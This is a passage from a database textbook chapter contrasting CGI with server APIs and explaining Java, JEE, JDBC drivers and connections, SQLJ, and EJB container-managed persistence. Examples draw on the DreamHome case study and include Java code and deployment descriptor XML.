CGI and an API both perform the same task—to extend the capabilities of a Web server. CGI scripts run in an environment created by a Web server program—the server creates special information for the CGI script in the form of environmental variables and expects certain responses back from the CGI script upon its execution. Importantly, these scripts, which can be written in any language and communicate with the server only through one or more variables, execute only once the Web server interprets the request from the browser, then returns the results back to the server. In other words, the CGI program exists only to take information from the server and return it to the server. It is the responsibility of the Web server program to send that information back to the browser.

The API approach is not nearly so limited in its ability to communicate. The API-based program can interact with information coming directly from the browser before the server has even “seen” it or can take information coming from the server to the browser, intercept it, alter it in some way, then redirect it back to the browser. It can also perform actions at the request of a server, just as CGI can. This, for example, allows Web servers to serve out very different information. Currently, Web servers send conventional HTTP response headers to browsers, but with the API approach, the programs created to help the server could do it themselves, leaving the server to process other requests, or could modify the response headers to support a different kind of information.

Additionally, the API-based extensions are loaded into the same address space as the Web server. Contrast this with CGI, which creates a separate process on the server for every individual request. The end result is that the API approach generally provides a higher level of performance than CGI and consumes far less memory.

29.7 Java

Java is a proprietary language developed by Sun Microsystems (which has since merged into Oracle Corporation). Originally intended as a programming language suitable for supporting an environment of networked machines and embedded systems, Java did not really fulfill its potential until the Internet and the Web started to become popular. Now, Java is one of the most popular programming languages for Web computing.

The importance of the Java language and its related technologies has been increasing for the last few years. Java is a type-safe, object-oriented programming language that is interesting because of its potential for building Web applications (*applets*) and server applications (*servlets*). With the widespread interest in Java, its similarity to C and C++, and its industrial support, many organizations are making Java their preferred language. Java is “a simple, object-oriented, distributed, interpreted, robust, secure, architecture neutral, portable, high-performance, multi-threaded and dynamic language” (Sun, 1997).

Java architecture

Java is particularly interesting because of its machine-independent target architecture, the Java Virtual Machine (JVM). For this reason, Java is often described as a “write once, run anywhere” language. The Java environment is shown in Figure 29.6. The Java compiler takes a .java file and generates a .class file, which contains bytecode instructions that are independent of any particular computer architecture. These bytecodes are both easy to interpret on any platform and are easily translated into native methods. The JVM can interpret and execute Java bytecodes directly on any platform to which an interpreter and runtime system have been ported. Because almost every Web browser vendor has already licensed Java and implemented an embedded JVM, Java applications can currently be deployed on most end-user platforms.

Before a Java application can be executed, it must first be loaded into memory. This is done by the Class Loader, which takes the .class file(s) containing the bytecodes and transfers it into memory. The class file can be loaded from the local hard drive or downloaded from a network. Finally, the bytecodes must be verified to ensure that they are valid and that they do not violate Java’s security restrictions.




Figure 29.6
The Java platform.

Loosely speaking Java is a “safe” C++. Its safety features include strong static type checking, the use of implicit storage management through automatic garbage collection to manage deallocation of dynamically allocated storage, and the absence of machine pointers at the language level. These features combine to make Java free of the types of pointer misuse that are the cause of many errors in C/C++ programs. These safety properties are central to one of the main design goals of Java: the ability to safely transmit Java code across the Internet. Security is also an integral part of Java’s design. It has been described using the metaphor of the *sandbox*. The sandbox ensures that an untrusted, possibly malicious, application cannot gain access to system resources. We discussed Java security in Section 20.5.8.

Java 2 platform

With its emergence from a research project, Sun agreed to make the Java Development Kit (JDK), constituting the compiler and runtime system, available for free via the Internet. JDK 1.0 was released in early 1996 and JDK 1.1 was made public in February 1997. Shortly after this, Sun announced an initiative to build the Java Platform for the Enterprise (JPE), consisting of a suite of standard Java extensions known as the Enterprise Java APIs. The aim of the JPE was for any middleware vendor to implement a standardized execution environment for distributed applications, either on top of their existing middleware solutions or as part of new products. This approach would allow application developers to produce a platform-neutral and vendor-neutral solution, with the clear advantages this would give.

However, a number of problems were identified with JPE; for example, there was no way to test whether a server-side platform complied with JPE and the APIs were evolving separately with no configurations identified. In mid-1999, Sun announced that it would pursue a distinct and integrated Java enterprise platform, along the following lines:

- J2ME: the Java 2 Platform, Micro Edition, aimed at embedded and consumer-electronics platforms. J2ME has a small footprint and contains only APIs required by embedded applications.
- J2SE: the Java 2 Platform, Standard Edition aimed at typical desktop and server environments. It also serves as the foundation for J2EE and Java Web Services.
- J2EE: the Java 2 Platform, Enterprise Edition aimed at robust, scalable, multi-user, and secure enterprise applications.

In release 5 of the JDK, the “2” was dropped from the platform names. JEE (Java Enterprise Edition) has been designed to simplify complex problems with the development, deployment, and management of multi-tier enterprise applications. JEE is an open industry standard led by Sun with collaboration from a number of vendors including IBM, Oracle, and BEA Systems, all of whom have developed JEE platform-based products. The cornerstone of JEE is **Enterprise JavaBeans (EJB)**, a standard for building server-side components in Java.

A full discussion of JEE is beyond the scope of this book and the interested reader is referred to the Further Reading section for this chapter for additional information. In this section, we are particularly interested in two JEE components: JDBC and JavaServer Pages. To put these components into context, though, we provide a brief overview of the simplified JEE architecture shown in Figure 29.7.




Figure 29.7 Simplified JEE architecture.

Presentation There are a number of alternatives at the presentation tier, including HTML-based clients, Java applets, Java applications, and CORBA-based clients. HTML-based clients may access services on the Web server, such as Java servlets and JavaServer Pages (which are special types of Java servlets). CORBA-based clients use the CORBA Naming Services to locate components on the business tier and then use CORBA/IIOP to invoke methods on these components. The remaining clients use the Java Naming and Directory Interface (JNDI) to locate components on the business tier and then use RMI/IIOP (Java Remote Method Invocation over Internet Inter-ORB Protocol) to invoke methods across Java Virtual Machines. Alternatively, messages can be sent asynchronously using the Java Message Service (JMS).

Components, containers, and connectors The JEE model divides applications into three fundamental parts: components, containers, and connectors. Components are the main focus for application developers; while system vendors implement containers and connectors. Containers sit between components and containers and

provide transparent services to both (for example, transactions and resource pooling). The use of containers allows some component behavior to be specified at deployment time rather than in the application code. Connectors sit below the JEE platform, defining a portable service API to plug into existing enterprise vendor offerings.

Enterprise JavaBeans (EJB) Enterprise JavaBeans (EJB) is a server-side component architecture for the business tier, encapsulating business and data logic. With version 2 of the EJB specification there are three types of EJB components:

- *EJB Session Beans*, which are components implementing business logic, business rules, and workflow. For example, a Session Bean could perform order entry, banking transactions, stock control, or database operations. Session Beans tend to live for the lifetime (session) of the client and can be used by only one client at a time.
- *EJB Message-Driven Beans (MDBs)*, which process messages sent by clients, other EJBs, or other JEE components. MDBs are similar to event listeners, except that they process JMS messages instead of events. A typical MDB receives messages from a queue, parses out any requests, then involves Session Beans or Entity Beans to respond to the requests.
- *EJB Entity Beans*, which are components encapsulating some data contained by the enterprise. In contrast to Session Beans, Entity Beans are persistent (may live for longer than the lifetime of the client) and can be shared by multiple clients. There are two types of Entity Beans:
 - *Bean-Managed Persistence (BMP) Entity Beans*, which require the component developer to write the necessary code to make the bean persist, using an API such as JDBC or SQLJ (which we discuss shortly), or using Java serialization (which we discussed in Section 27.6.1). Alternatively, an object-relational mapping product such as TopLink from Oracle (see Section 29.9) or CocoBase from Thought Inc. can be used to automate or facilitate this mapping.
 - *Container-Managed Persistence (CMP) Entity Beans*, where persistence is provided automatically by the container.

Entity Beans were replaced by the Java Persistence API (JPA) in EJB 3.0, though currently CMP2.x-style beans are still available for backward compatibility. We discuss JPA in Section 29.7.6. Having given this brief overview, we now discuss six particular ways to access a database using: JDBC, SQLJ, CMP, JDO, JPA, and JavaServer Pages (JSP).

29.7.1 JDBC

The most prominent and mature approach for accessing relational DBMSs from Java appears to be JDBC[†] (Hamilton and Cattell, 1996). Modeled after the Open Database Connectivity (ODBC) specification (see Appendix I.3), the JDBC package defines a data-base access API that supports basic SQL functionality and enables access to a wide range of relational DBMS products. With JDBC, Java can be used as the host language for writing database applications. On top of JDBC, higher-level APIs can be built, such as:

[†]Although often thought to stand for Java Database Connectivity, JDBC is a trademark name, not an acronym.

- *An embedded SQL for Java.* With this approach, JDBC requires that SQL statements be passed as strings to Java methods. An embedded SQL preprocessor allows a programmer instead to mix SQL statements directly with Java: for example, a Java variable can be used in an SQL statement to receive or provide SQL values. The embedded SQL preprocessor then translates this Java/SQL code into Java with JDBC calls. A consortium including Oracle, IBM, and Sun have defined the SQLJ specification to provide this, which we discuss shortly.
- *A direct mapping of relational database tables to Java classes.* In this “object-relational” mapping, each row of the table becomes an instance of that class, and each column value corresponds to an attribute of that instance. Developers can then operate directly on Java objects, with the required SQL calls to fetch and store data automatically generated. More sophisticated mappings are also provided, for example, where rows of multiple tables are combined in a Java class. The TopLink product from Oracle and the Hibernate product from Red Hat provide this type of functionality.

The JDBC API consists of two main interfaces: an API for application writers and a lower-level driver API for driver writers. Applications can access databases using ODBC drivers and existing database client libraries, as shown in Figure 29.8, or





Figure 29.8
JDBC
connectivity using
ODBC drivers.

Figure 29.9

The pure JDBC platform.



using the JDBC API with pure Java JDBC drivers, as shown in Figure 29.9. The options are as follows:

- (1) *The JDBC-ODBC bridge*, which was developed in mid-1996 by Sun and Intersolv, provides JDBC access using ODBC drivers. In this case, ODBC acts as a mediating layer between the JDBC driver and the vendor's client libraries. ODBC binary code (and in many cases database client software) must be loaded on each client machine that uses this driver, limiting the usefulness of this type of driver for the Internet. This approach has some performance overheads associated with the translation between JDBC and ODBC and so may not be appropriate for large-scale applications. It also does not support all the features of Java and the user is limited by the functionality of the underlying ODBC driver. On the positive side, ODBC drivers are commonly available nowadays.
- (2) *The partial JDBC driver* converts JDBC calls into calls on the client API for the DBMS. The driver communicates directly with the database server and therefore requires that some database client software be loaded on each client machine, again limiting its usefulness for the Internet, although a possible solution for intranet applications. This type of driver offers better performance than the JDBC-ODBC bridge.

- (3) *The pure Java JDBC driver for database middleware* translates JDBC calls into the middleware vendor's protocol, which is subsequently translated to a DBMS protocol by a middleware server. The middleware provides connectivity to many different databases. In general, this is the most flexible JDBC alternative. It is likely that all vendors of this solution will provide products suitable for intranet access. To also support public Internet access, vendors must handle the additional requirements for security, access through firewalls, and so on, that the Web imposes. Several vendors have added JDBC drivers to their existing database middleware products. These types of drivers may be best suited for environments that need to provide connectivity to a variety of DBMS servers and heterogeneous databases and that require significantly high levels of concurrently connected users where performance and scalability are important.
- (4) *The pure Java JDBC driver with a direct database connection* converts JDBC calls into the network protocol used directly by the DBMS, allowing a direct call from the client machine to the DBMS server. These drivers can be downloaded dynamically providing a practical solution for Internet access. This solution is completely implemented in Java to achieve platform independence and eliminate deployment issues. However, for this approach the developer requires a different driver for each database. As many of the protocols are proprietary, the database vendors themselves are the primary source, and several database vendors have implemented these.

The advantage of using ODBC drivers is that they are a de facto standard for PC database access and are readily available for many of the most popular DBMSs, for a very low price. However, there are disadvantages with this approach:

- a JDBC driver that is not a pure Java implementation will not necessarily work with a Web browser;
- for security reasons, currently an applet that has been downloaded from the Internet can connect only to a database located on the host machine from which the applet originated (see Section 20.5.8);
- deployment costs increase with the need to install, administer, and maintain a set of drivers, and for the first two approaches, database software for each client system.

On the other hand, a pure Java JDBC driver can be downloaded along with the applet.

JDBC interfaces, classes, and exceptions

The JDBC API is available in the `java.sql` and `javax.sql` packages. There are a number of interfaces, classes, and exceptions defined as part of the JDBC specification, of which the main ones are the following:

- The `DriverManager` class provides methods that manage a set of available JDBC drivers.
- The `Connection` interface represents the connection with the database. All SQL statements are executed and result sets are returned within the context of a `Connection`.

- The `Statement` interface contains methods for executing a static SQL statement. The main methods are:
 - `execute()`, to execute an SQL statement that can return multiple values (each value returned is either a `ResultSet` or a row count);
 - `executeQuery()`, to execute an SQL `SELECT` statement that returns a single `ResultSet`;
 - `executeUpdate()`, to execute a non-`SELECT` statement.
- The `PreparedStatement` interface represents an SQL statement that has been precompiled and stored for subsequent execution. The main methods are as for the `Statement` interface.
- The `CallableStatement` interface contains methods to execute SQL stored procedures.
- The `ResultSet` interface contains methods for accessing the results of an executed SQL statement. A `ResultSet` maintains a cursor pointing to its current row of data. Initially the cursor is positioned before the first row and the `next()` method moves the cursor to the next row. There are a set of get methods that retrieve column values for the current row. Values can be retrieved either using the index number of the column (numbered from 1) or by using the name of the column (if several columns have the same name, then the value of the first matching column will be returned). For each get method, the JDBC driver attempts to convert the underlying data to the specified Java type and returns a suitable Java value. A `ResultSet` is automatically closed by the `Statement` that generated it when that `Statement` is closed, re-executed, or is used to retrieve the next result from a sequence of multiple results. The number, types, and properties of a `ResultSet`'s columns are provided by the `ResultSetMetaData` object returned by the `getMetaData()` method.
- The `DatabaseMetaData` interface provides information about the database.
- The `ResultSetMetaData` interface contains details of a `ResultSet`.
- The `SQLException` and `SQLWarning` classes, which encapsulate database access errors and warnings.

JDBC Connections

Each JDBC package implements at least one driver class to establish connections with the database. Before a driver can be used it must be registered with the JDBC driver manager. This can be accomplished using the `Class.forName()` method; for example, we could load the driver for the JDBC–ODBC bridge as follows:

```
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
```

An alternative way is to add the `Driver` class to the `java.lang.System` property `jdbc.drivers`. This is a list of driver classnames, separated by colons, that the `DriverManager` class loads. When the `DriverManager` class is initialized, it looks for the system property `jdbc.drivers` and if the user has entered one or more drivers, the `DriverManager` class attempts to load them.

The next step is to establish a connection to the database using the `getConnection()` method of the `DriverManager` class. This method takes a URL that specifies which server and database to use. A database connection URL has the general form:

```
<protocol>:<subprotocol>:<subname>
```

In this case, the protocol is “jdbc.” The subprotocol identifies the name of the driver or the name of a database connectivity mechanism, which may be supported by one or more drivers. A prominent example of a subprotocol name is “odbc,” which has been reserved for URLs that specify ODBC-style data source names. The subname identifies the particular data source and is specific to the JDBC driver. For example, the following URL refers to an ODBC data source called dhdatabase, using the JDBC–ODBC bridge protocol:

```
jdbc:odbc:dhdatabase
```

On the other hand, if the database resides on a remote node, the subname is of the more normal URL form:

```
//<hostname>:[<port>]/subsubname
```

For example, the following URL refers to the thin JDBC Oracle driver on the *DreamHome* server as:

```
jdbc:oracle:thin://www.dreamhome.co.uk/dhdatabase
```

As well as a URL, the `getConnection()` method also requires a username and password; for example:

```
DriverManager.getConnection("jdbc:oracle:thin://www.dreamhome.co.uk/dhdatabase",  
                             "admin", "dbapass")
```

Later releases of JDBC added the following features in the `javax.sql` package:

- `DataSource`, an abstraction of a data source. This object can be used in place of `DriverManager` to efficiently obtain data source connections.
- Built-in connection pooling.
- `XADataSource`, `XAConnection`, to support distributed transactions.
- `RowSet`, an extended `ResultSet` interface to add support for disconnected result sets.

The remainder of JDBC will be familiar to people with knowledge of embedded SQL (see Appendix I). We illustrate the use of JDBC in Example L.4 in Appendix L.

SQL conformance

Although most relational DBMSs use a standard form of SQL for base functionality, they do not all support the more advanced functionality that is now appearing in the same way. For example, not all relational DBMSs support stored procedures or Outer joins, and those that do are not consistent with each other. The JDBC API is designed to support the various dialects of SQL.

One way the JDBC API deals with this problem is to allow any query string to be passed through to an underlying DBMS driver. This means that an application is free to use as much SQL functionality as desired, although it may receive an error with some DBMSs. In fact, a query need not even be SQL, or it may be a special derivative of SQL designed for a specific DBMS. Additionally, JDBC provides ODBC-style escape clauses. The escape syntax provides a standard JDBC syntax for several of the more common areas of SQL divergence. For example, there are escape clauses for date literals and for stored procedure calls.



For complex applications, JDBC deals with SQL conformance in a third way. It provides descriptive information about the DBMS by means of the `DatabaseMetaData` interface so that applications can adapt to the requirements and capabilities of each DBMS.

To address the problem of conformance, Sun introduced a J2EE compliance certification, to set a standard level of JDBC functionality on which users can rely. In order to use this designation, a driver must support at least ANSI SQL2 Entry Level. A test suite is available with the JDBC API to allow developers to determine compliance. Note, however, that although the JDBC 3.0 API includes support for SQL:1999, JDBC drivers are not required to support it.

29.7.2 SQLJ

Another JDBC-based approach uses Java with embedded SQL. A consortium of organizations (Oracle, IBM, and Tandem) has proposed a specification for Java with *static* embedded SQL called SQLJ. This is an extension to the ISO/ANSI standard for embedded SQL that specifies support only for C, Fortran, COBOL, ADA, Mumps, Pascal, and PL/1, as discussed in Appendix I.

SQLJ comprises a set of clauses that extend Java to include SQL constructs as statements and expressions. An SQLJ translator transforms the SQLJ clauses into standard Java code that accesses the database through a call-level interface. Example L.5 in Appendix L illustrates the use of SQLJ.

29.7.3 Comparison of JDBC and SQLJ

SQLJ is based on static embedded SQL, whereas JDBC is based on dynamic SQL. Thus, SQLJ facilitates static analysis for syntax checking, type checking, and schema checking, which may help produce more reliable programs at the loss of some functionality/flexibility. It also potentially allows the DBMS to generate an execution strategy for the query, thereby improving the performance of the query. JDBC, based on dynamic SQL, allows a calling program to compose SQL at runtime.

JDBC is a low-level middleware tool that provides basic features to interface a Java application with a relational DBMS. Using JDBC, developers need to design a relational schema to which they will map Java objects. Subsequently, to write a Java object to the database, they must write code to map the Java object to the corresponding rows of the corresponding relations, as we illustrated in Section 27.3. A similar procedure is required in the other direction to read a Java object from the database. This type of approach has well-recognized problems for the developer:

- the need to be aware of two different paradigms (object and relational);
- the need to design a relational schema to map onto an object design;
- the need to write mapping code, which is known to be slow, error-prone, and difficult to maintain during system evolution.

However, these approaches do provide an important and vital link with existing legacy systems building on ODBC.

29.7.4 Container-Managed Persistence (CMP)

The EJB 2.0 specification not only defined Container-Managed Persistence (CMP) but also Container-Managed Relationships (CMR) and the EJB Query Language (EJB-QL). We discuss these three components in this section but start with a brief overview of EJBs.

The three types of EJBs (session, entity, and message-driven) have three elements in common: an indirection mechanism, a bean implementation, and a deployment description. With the **indirection mechanism**, clients do not invoke EJB methods directly (with MDBs, clients do not invoke methods at all but place messages in a queue for the MDB to process). Session and entity beans provide access to their operations via *interfaces*. The *home interface* defines a set of methods that manage the life cycle of a bean. The corresponding server-side implementation classes are generated at deployment time. To provide access to other operations, a bean can expose a local interface (if the client and bean are colocated), a remote interface, or both a local and remote interface. *Local interfaces* expose methods to clients running in the same container or JVM. *Remote interfaces* make methods available to clients no matter where they are deployed. As depicted in Figure 29.10, when a client invokes the `create()` method (which returns an interface) on the home interface, the EJB container calls the `ejbCreate()` method to instantiate the bean, at which point the client can access the bean through the remote or local interface returned by the `create()` method.

The **bean implementation** is a Java class that implements the business logic defined in the remote interface. Transactional semantics are described declaratively and captured in the deployment descriptor. The **deployment descriptor**, written in XML, lists a bean's properties and elements, which may include: home interface, remote interface, local interface, Web service endpoint interface, bean implementation class, JNDI name for the bean, transaction attributes, security attributes, and per-method descriptors.

Container-Managed Persistence (CMP)

With CMP, instead of writing Java code to implement bean-managed persistence, container-managed persistence is defined declaratively in the deployment descriptor. At runtime, the container manages the bean's data by interacting with the data




Figure 29.10
Interaction when client creates an EJB instance and call methods through an interface.

source designated in the deployment descriptor. The following steps need to be followed for CMP:

- (1) *Define the CMP fields in the local interface.* The first step is to define the CMP fields. A CMP field is a field that the EJB container is to make persistent. Using the JavaBeans naming convention, virtual get and set methods are defined corresponding to the names of these fields (note that the bean implementation classes do not declare instance variables for these fields). The implementation of these methods is generated by the container provider's tools when the bean is deployed. For example:

```
package com.dreamhome.staff;
import javax.ejb.EJBLocalObject;
public interface LocalStaff extends EJBLocalObject {
    public String getStaffNo();
    public String getName();
    public void setStaffNo(String staffNo);
    ...
}
```

- (2) *Define the CMP fields in the entity bean class implementation.* In this case, the entity bean and the virtual get and set methods for the CMP fields are declared as abstract; for example:

```
package com.dreamhome.staff;
public abstract class StaffBean implements EntityBean {
    public abstract String getStaffNo();
    public abstract String getName();
    public abstract void setStaffNo(String staffNo);
    ...
}
```

- (3) *Define the CMP fields in the deployment descriptor.* Each CMP field is defined in the deployment descriptor using a `cmp-field` element as illustrated in Figure 29.11(a).
- (4) *Define the primary key field and its type in the deployment descriptor.* Every entity bean must have a primary key (the primary key of `StaffBean` is the `staffNo` field). The field and its type are defined using the `prim-key-class` and `primkey-field` elements, as illustrated in Figure 29.11(a).

Deployments tools

Most JEE application servers ship with deployment tools. These tools typically allow the developer to deploy the application and to map entity beans and CMP fields to tables and columns in a database. The Sun reference implementation ships with a deployment tool called `deploytool`.

Container-Managed Relationships (CMR)

In EJB 2.0, the EJB container can manage relationships between entity beans and session beans. Relationships have a *multiplicity*, which can be one-to-one, one-to-many, or many-to-many, and a *direction*, which can be unidirectional or bidirectional. Local interfaces provide the foundation for CMR. As discussed earlier, a bean uses the local


```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ejb-jar PUBLIC "-//Sun Microsystems, Inc.//DTD Enterprise_JavaBeans 2.0//EN"
    "http://java.sun.com/j2ee/dtds/ejb-jar_2_0.dtd">
<ejb-jar>
  <display-name>cmpdreamhome</display-name>
  <enterprise-beans>
    <entity>
      <display-name>StaffBean</display-name>
      <ejb-name>StaffBean</ejb-name>
      <local-home>com.dreamhome.staff.LocalStaffHome</local-home>
      <local>com.dreamhome.staff.LocalStaffHome</local>
      <ejb-class>com.dreamhome.staff.StaffBean</ejb-class>
      <persistence-type>Container</persistence-type>
      <prim-key-class>java.lang.String</prim-key-class>
      <reentrant>True</reentrant>
      <cmp-version>2.x</cmp-version>
      <abstract-schema-name>StaffBean</abstract-schema-name>
      <cmp-field><field-name>staffNo</field-name></cmp-field>
      <cmp-field><field-name>name</field-name></cmp-field>
      <primkey-field><field-name>staffNo</field-name></primkey-field>
    </entity>
  </enterprise-beans>
</ejb-jar>

```

(a)

(continued)

Figure 29.11 Example CMP deployment descriptor: (a) definition of CMP fields.

interface to expose its methods to other beans in the same EJB container or JVM. With CMR, beans use local interfaces to maintain relationships with other beans. For example, a `Staff` bean can use a collection of `PropertyForRent` local interfaces to maintain a one-to-many relationship. Similarly, a `PropertyForRent` bean can use a `Staff` local interface to maintain a one-to-one relationship. The container can also manage referential integrity. For example, a relationship can be defined such that when a `Client` instance is deleted, the associated `PropertyForRent` instances are also deleted (using a `null cascade-delete` element). As with CMP, CMR are described declaratively in the deployment descriptor file outside the `enterprise-beans` element. It is necessary to specify both beans involved in the relationship. The relationship is defined in the `ejb-relations` element, with each role defined in an `ejb-relationship-role` element, as illustrated in Figure 29.11(b). When a bean is deployed, the container provider's tools parse the deployment descriptor and generate code to implement the underlying classes.

EJB Query Language (EJB-QL)

The Enterprise JavaBeans query language, EJB-QL, is used to define queries for entity beans that operate with container-managed persistence. EJB-QL can express queries for two different styles of operations:

- *finder methods*, which allow the results of an EJB-QL query to be used by the clients of the entity bean. Finder methods are defined in the home interface.

Figure 29.11

(continued)

(b) definition of
CMR fields;(c) definition of
EJB-QL queries.

```

<relationships>
  <ejb-relation>
    <ejb-relation-name>Manages</ejb-relation-name>
    <ejb-relationship-role>
      <ejb-relationship-role-name>Manages</ejb-relationship-role-name>
      <multiplicity>One</multiplicity>
      <relationship-role-source>
        <ejb-name>StaffBean</ejb-name>
      </relationship-role-source>
      <cmr-field>
        <cmr-field-name>properties</cmr-field-name>
        <cmr-field-type>java.util.Collection</cmr-field-type>
      </cmr-field>
    </ejb-relationship-role>
    <ejb-relationship-role>
      <ejb-relationship-role-name>ManagedBy</ejb-relationship-role-name>
      <multiplicity>Many</multiplicity>
      <relationship-role-source>
        <ejb-name>PropertyForRentBean</ejb-name>
      </relationship-role-source>
      <cmr-field>
        <cmr-field-name>staffManager</cmr-field-name>
      </cmr-field>
    </ejb-relationship-role>
  </ejb-relation>
</relationships>

```

(b)

```

<query>
  <query-method>
    <method-name>findAll</method-name>
    <method-params></method-params>
  </query-method>
  <result-type-mapping>Local</result-type-mapping>
  <ejb-ql><![CDATA[SELECT OBJECT(s) FROM Staff s]]>
</ejb-ql>
</query>
<query>
  <query-method>
    <method-name>findByStaffName</method-name>
    <method-params>java.lang.String</method-params>
  </query-method>
  <result-type-mapping>Local</result-type-mapping>
  <ejb-ql><![CDATA[SELECT OBJECT(s) FROM Staff s WHERE s.name = ?1]]>
</ejb-ql>
</query>

```

(c)

- *select methods*, which find objects or values related to the state of an entity bean without exposing the results to the client. Select methods are defined in the entity bean class.

